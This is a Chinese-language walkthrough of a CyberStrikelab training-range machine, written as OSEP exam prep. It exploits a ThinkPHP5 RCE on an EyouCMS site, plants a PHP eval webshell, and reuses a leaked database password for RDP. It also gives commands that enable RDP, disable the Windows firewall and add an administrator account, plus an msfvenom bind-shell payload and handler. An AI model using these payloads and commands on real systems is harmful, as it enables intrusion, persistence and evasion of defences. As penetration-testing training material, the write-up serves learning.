
前言
码字!码字!码字!

CyberStrikelab 是一个专注于网络安全的在线仿真实战平台,提供了多种靶机和场景,涵盖了MITRE ATT&CK威胁框架中的各种知识点和技能。
靶场链接:https://cyberstrikelab.com
这些靶机还是很适合刚入门windows内网和域渗透没多久的师傅们,比如多层代理的搭建,域内横向移动,PTH哈希传递攻击,域ESC系列的漏洞,永恒之蓝漏洞,FRP正向 / 反向代理,MSF路由配置,windows系统提权,非约束委派攻击等等等等

本文遵守OSEP的考试规则,没有使用任何商业工具,比如CS,以及一些市面上收费的工具,主要利用MSF进行渗透测试,希望对想要备考OSEP的师傅们会有一点帮助
cyberstrikelab-lab1
1、WEB渗透

在网页底部的版权信息区域,发现明确标注 易优 CMS”,从这里可以锁定站点使用的 CMS 系统类型。

进一步信息收集,通过百度检索易优 CMS 官方文档,确认该 CMS 系统基于 ThinkPHP5.0 框架开发

选用 ThinkPHP 漏洞利用工具,用ALL检测所有漏洞。通过工具检测目标站点存在tp5_index_construct_rce命令执行漏洞。

通过 ThinkPHP 漏洞利用工具的 “命令执行模块”,输入基础探测命令whoami(用于查询当前执行用户身份),执行后返回结果为nt authority\system,明确当前已获取系统权限
漏洞触发获取的权限是 “临时权限”,一旦漏洞修复、服务重启或网络中断,攻击者将失去对服务器的控制。因此,写入后门的核心目的是建立 “持久化控制通道”,确保后续可随时访问目标服务器,且不易被管理员发现。

写入一句话木马,设置木马名称,再点击GetShell,成功的话最后获得一句话木马的地址
<?php @eval($_POST['a']);?>

为实现可视化管理,使用蚁剑(一款专门用于管理 Web 后门的工具)进行连接。在蚁剑中输入木马访问地址、通信密码a,点击 “测试连接”,显示 “连接成功”,表明已建立稳定的 Web 管理通道。通过蚁剑可直观查看服务器文件系统、执行命令、上传下载文件,操作便捷且隐蔽性强。
解法一:数据库密码泄露
/config/database.php,数据库配置文件

配置文件中显示数据库用户为root,密码为xxxxxx(已隐藏)。 Windows 默认管理员账号administrator,并复用该数据库密码作为系统登录密码。
启用远程桌面连接,需通过蚁剑执行以下命令:
# 修改注册表,允许远程登录:
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

# 关闭 Windows 防火墙:
netsh advfirewall set allprofiles state off

远程连接,输入目标服务器 IP、账号administrator、密码xxxxxx
administrator :数据库密码

登录成功,这里登录成功的权限是administrator管理员组


而这里蚁剑执行命令的权限是系统权限,权限等级会更高一点,主要利用这一块
解法二:添加用户
通过蚁剑执行以下命令:
# 创建新用户,并设置密码:
net user xiaoyu 123@abc /add

# 将新用户添加到管理员组:
net localgroup Administrators xiaoyu /add
生成正向连接木马:
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe

本次测试中,目标服务器可被攻击者访问,但攻击者主机因处于内网无公网 IP,因此选择正向连接模式。
设置正向连接,是我们主动去连接目标主机的4444端口
use exploit/multi/handler  # 启用监听模块
set payload windows/meterpreter/bind_tcp  # 匹配生成木马时的payload
set RHOST 192.168.10.10  # 目标服务器IP地址
set RPORT 4444  # 匹配木马中设置的监听端口
run  # 启动监听

